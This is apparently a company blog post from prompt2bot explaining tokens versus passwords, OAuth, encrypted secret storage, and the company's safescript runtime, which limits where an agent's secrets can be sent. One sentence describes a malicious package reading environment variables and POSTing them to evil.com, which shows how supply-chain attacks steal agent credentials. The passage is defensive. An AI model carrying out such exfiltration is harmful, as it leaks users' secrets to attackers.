 prompt2bot
Tokens, passwords, and keeping secrets from your agent
2026-04-27
by Uri Walevski
If you've ever connected an app to your Google account, you've used a token. You probably didn't notice. You clicked "allow", a screen flashed by, and the app could suddenly read your calendar. What actually happened is that Google gave the app a long string of random characters. That string is a token.
A token is not a password. That distinction matters more than it sounds.

Your password is the master key to your account. With it, someone can log in, change your email, lock you out, do anything you can do. A token is more like a hotel keycard. It opens a specific door. Sometimes it stops working automatically after a while. Sometimes it keeps working until you turn it off. Either way, it is much easier to cancel one keycard than replace the master key to the building.
When you give an app access to your Gmail, you don't give it your Gmail password. You give it a token that can do the specific things you approved. Maybe it can read messages. Maybe it can send messages. Maybe it can only read your calendar. The token has a defined scope. It can't widen its own permissions. If it tries to do something outside its scope, the request just fails.
Some tokens are shown to you exactly once. The platform generates the string, displays it, and then never shows it again. If you lose it, you make a new one. Other tokens, like the ones created through "click allow" flows, are never shown to you at all. The important part is the same: if a token leaks, you can usually revoke that one token without changing your whole account password. Damage may already have happened, but the cleanup is much more contained.
You might be wondering how the token gets from Google (or whoever) to the app in the first place, without you copy-pasting strings around. That's what OAuth is. OAuth is the "click allow" flow you've seen a thousand times. You're on some app's page, you click "connect Google", you get bounced to a real Google login screen, you log in there (the app never sees your password), Google asks "do you want to give this app permission to read your calendar?", you say yes, Google bounces you back to the app, and the app now has a token. The token was handed directly from Google to the app. You never touched it. You never saw it. You never had to find a settings page, generate a key, copy it, paste it into a form, hope you didn't grab a stray space at the end. OAuth is a polite, standardized way for two services to introduce themselves and exchange a token while you watch.
In prompt2bot, this is how you give the agent access to things like your calendar. You don't paste a token in. The dashboard gives you a signup link, you click it, you land on Google's real login page, you grant the specific permission the agent needs, and Google sends the token back to us directly. The agent ends up with calendar access, you never had to handle a credential, and the scope of what it can do is exactly what you saw on the consent screen. Nothing more.
So when an agent needs to do something on your behalf, the right thing to give it is a token, not a password. Give it the keycard for the room it needs to enter, not the master key to the building. And when OAuth is available, that's usually the cleanest version of the same idea.
In prompt2bot, when you save a token (or any other secret), it gets encrypted before it touches the database. The agent can use it but the raw value never sits in plaintext on disk. If someone got a copy of our database, they'd get a pile of unreadable bytes.
Storing the token is half the story. The other half is sending it. Your tokens move from your phone or browser to our servers, and then later, from our servers to whatever service the agent needs to talk to. Both of those trips happen over the network, and "over the network" is a phrase that should make you slightly nervous.
This is where end-to-end encryption matters. End-to-end encryption means the message is locked the moment it leaves your device and only unlocked when it arrives at its intended destination. Nobody in the middle, not your internet provider, not the wifi you're on, not even the company running the chat app, can read it. If you've used WhatsApp, Telegram Secret Chats, or alice and bot, you've used end-to-end encryption. Regular Telegram chats are different. They are encrypted while traveling to Telegram, but Telegram can still read them on its servers, and Telegram bots do not use Secret Chats.
When you talk to your agent over an end-to-end encrypted channel, the message is protected while it travels across the internet. That is better than email, SMS, or a regular Telegram bot chat, where the message can exist in readable form on servers along the way.
That said, the recommended way to give your agent a secret is through the dashboard, not through chat. The dashboard upload flow is built specifically for this. The token goes straight into encrypted storage. It doesn't live in your chat history, it doesn't get summarized later, it doesn't show up in logs. Chat is convenient, but the dashboard is the cleaner path.
Now, the part that took us a while to get right.
Once a token is stored, the agent can use it to do work. It might call the GitHub API, make a Stripe charge, send an email. The agent runs your code (or code it wrote) in a sandbox. And here's the awkward truth about agents: they install packages. They run scripts they found on the internet. They install skills written by other people. Any of those things could try to take your tokens and ship them off to an attacker. This is called a supply chain attack and it's the dominant threat model for software in 2026.
Code, as we usually run it, can't be told "you can use this Amazon token, but only when talking to Amazon." Code does what it does. If a malicious package decides to read your environment variables and POST them to evil.com, normal programming languages have no way to stop it. The token is just a variable in memory. Anyone who can run code can read it.
This is why we built safescript.
Safescript is a programming environment where every secret is tagged with where it's allowed to go. An Amazon token is tagged "Amazon only". A Stripe token is tagged "Stripe only". When the agent writes code that uses the token, the runtime checks where the token is being sent. If the code tries to send the Amazon token to a server that isn't Amazon, the runtime refuses. The request just doesn't happen.
In normal code, you trust the code. In safescript, you don't have to trust it as much. The system itself enforces the boundary. Even if a package the agent installed contains malicious code, safescript can block it from sending your token to a random server. The token is only allowed to travel to places you approved.
The way I think about it: passwords are master keys, tokens are keycards, and safescript is the security guard who watches where each keycard goes and stops it from ending up in the wrong room.
If you take one thing from this, take this: don't give an agent your password. Give it a token, scoped to what it needs, stored through the dashboard, and run on a system that knows where that token is allowed to travel. The pieces all exist. They're just not the default everywhere yet.
← All posts